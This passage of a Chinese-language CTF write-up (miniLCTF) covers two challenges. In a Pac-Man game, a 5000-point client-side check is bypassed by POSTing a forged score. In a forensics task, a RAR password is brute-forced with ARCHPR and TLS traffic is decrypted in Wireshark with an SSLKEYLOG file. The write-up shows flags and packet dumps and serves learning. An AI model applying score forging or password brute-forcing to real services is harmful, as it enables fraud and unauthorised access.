

< undefined
上传结果:
  { success: true, similarity: '99.12', message: '恭喜你, 你已达到歌神level, 拿走你的flag吧', flag: 'miniLCTF{you-@_T41ENT3d-51NG3r2b07538f}' }
  1: "/original.wav"
    flag: "miniLCTF{you-@_T41ENT3d-51NG3r2b07538f}"
    message: "恭喜你, 你已达到歌神level, 拿走你的flag吧"
    originalAudioUrl: "/original.wav"
    similarity: "99.12"
    success: true
  [[Prototype]]: Object
>
```

2.1吃豆人(E=hv)

查看源代码里的js代码, 发现以下片段:


```
// 胜利检测
if (score >= 5000 && !hasGotFlag) {
  fetch('/submit_score', {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ score: score })
  })
  .then(response => response.json())
  .then(data => {
    if (data.flag) {
      alert("🎉 恭喜! 你的flag是: " + data.flag);
    } else {
      alert("未达到指定分数!");
    }
  });
  hasGotFlag = true;
}
```

所以只要向 /submit_score 用POST方式发送score=10000就可以了




2.2吃豆人(fifker)

代码审计，得分条件就是5000分，游戏进行时发送一个json文件。
直接控制台发一个即可。




3.MiniForensics I


先把桌面上的b.txt和流量包拖出来。
b.txt里面是一堆坐标，画出来长这样



最底下有两条像下划线一样的和大括号的尖端。
然后进入虚拟机的此电脑，把选项卡上”隐藏的项目“勾选掉，再勾选掉 查看->选项->查看->隐藏受保护的系统文件 ，多出了很多隐藏文件夹




打开Recent文件夹



在 nihao 文件夹里有一个 ai.rar 和 pwd.txt，pwd.txt 里面说密码由 7 位数字组成，用 ARCHPR 爆破出来密码是 1846287

里面有 ssl.log，结合 II 中的提示 SSLKEYLOGFILE 环境变量，上网搜索可知 ssl.log 可以用来解密加密过的 TLS 流量

打开Wireshark，打开 编辑->首选项->Protocols->TLS->(Pre)-Master-Secret log filename ，选择刚刚的 ssl.log



然后就会发现下面显示了Decrypted TLS，但是当时眼神不好没看见，以为还需要文件才能解密，所以又卡了好久，唉

MiniForensics.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(T) 无线(W) 工具(I) 帮助(H)


应用显示过滤器 ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
577	12.671949	127.0.0.1	127.0.0.1	TCP	56	8443 → 56519 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
578	12.672076	127.0.0.1	127.0.0.1	TCP	44	56519 → 8443 [ACK] Seq=1 Ack=1 Win=2161152 Len=0
579	12.673226	127.0.0.1	127.0.0.1	TLSv1.3	1827	Client Hello (SNI=localhost)
580	12.673308	127.0.0.1	127.0.0.1	TCP	44	8443 → 56519 [ACK] Seq=1 Ack=1784 Win=2159360 Len=0
581	12.675307	127.0.0.1	127.0.0.1	TLSv1.3	1573	Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify, Finished
582	12.675355	127.0.0.1	127.0.0.1	TCP	44	56519 → 8443 [ACK] Seq=1784 Ack=1530 Win=2159616 Len=0
583	12.675683	127.0.0.1	127.0.0.1	TLSv1.3	124	Change Cipher Spec, Finished
584	12.675713	127.0.0.1	127.0.0.1	TCP	44	8443 → 56519 [ACK] Seq=1530 Ack=1864 Win=2159360 Len=0
585	12.675867	127.0.0.1	127.0.0.1	TLSv1.3	299	New Session Ticket
586	12.675898	127.0.0.1	127.0.0.1	TCP	44	56519 → 8443 [ACK] Seq=1864 Ack=1785 Win=2159360 Len=0
587	12.676002	127.0.0.1	127.0.0.1	TLSv1.3	299	New Session Ticket
588	12.676033	127.0.0.1	127.0.0.1	TLSv1.3	982	[TLS segment of a reassembled PDU]
589	12.676047	127.0.0.1	127.0.0.1	TCP	44	8443 → 56519 [ACK] Seq=2040 Ack=2802 Win=2158336 Len=0
590	12.676153	127.0.0.1	127.0.0.1	HTTP	1007	POST /upload HTTP/1.1 (text/plain)
591	12.676183	127.0.0.1	127.0.0.1	TCP	44	8443 → 56519 [ACK] Seq=2040 Ack=3765 Win=2157568 Len=0
592	12.678690	127.0.0.1	127.0.0.1	TLSv1.3	184	
593	12.678716	127.0.0.1	127.0.0.1	TCP	44	56519 → 8443 [ACK] Seq=3765 Ack=2180 Win=2159104 Len=0
594	12.678746	127.0.0.1	127.0.0.1	TCP	100	8443 → 56519 [PSH, ACK] Seq=2180 Ack=3765 Win=2157568 Len=56
595	12.678757	127.0.0.1	127.0.0.1	TCP	44	56519 → 8443 [ACK] Seq=3765 Ack=2236 Win=2158848 Len=0
596	12.678903	127.0.0.1	127.0.0.1	TCP	44	8443 → 56519 [FIN, ACK] Seq=2236 Ack=3765 Win=2157568 Len=0
597	12.678929	127.0.0.1	127.0.0.1	TCP	44	56519 → 8443 [ACK] Seq=3765 Ack=2237 Win=2158848 Len=0

> Frame 590: 1007 bytes on wire (8056 bits), 1007 bytes captured (8056 bits) on interface \\Device\\NPF...
> Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 1003
Identification: 0x642f (25647)
> 010. = Flags: 0x2, Don't fragment
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 128
Protocol: TCP (6)
Header Checksum: 0x0000 [validation disabled]
[Header checksum status: Unverified]
Source Address: 127.0.0.1
Destination Address: 127.0.0.1
[Stream index: 0]
> Transmission Control Protocol, Src Port: 56519, Dst Port: 8443, Seq: 2802, Ack: 2040, Len: 963
Source Port: 56519
Destination Port: 8443

0000 2d 2d 2d 2d 2d 2d 57 65 62 4b 69 74 46 6f 72 60 -----We bKitForm
0010 42 6f 75 6e 64 61 72 79 67 6e 35 6c 45 4f 5a 36 Boundary gn5IE0Z6
0020 50 42 35 7a 38 6a 4d 76 0d 0a 43 6f 6e 74 65 6e PB5i8JWv ->Content
0030 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 t-Dispos ition: f
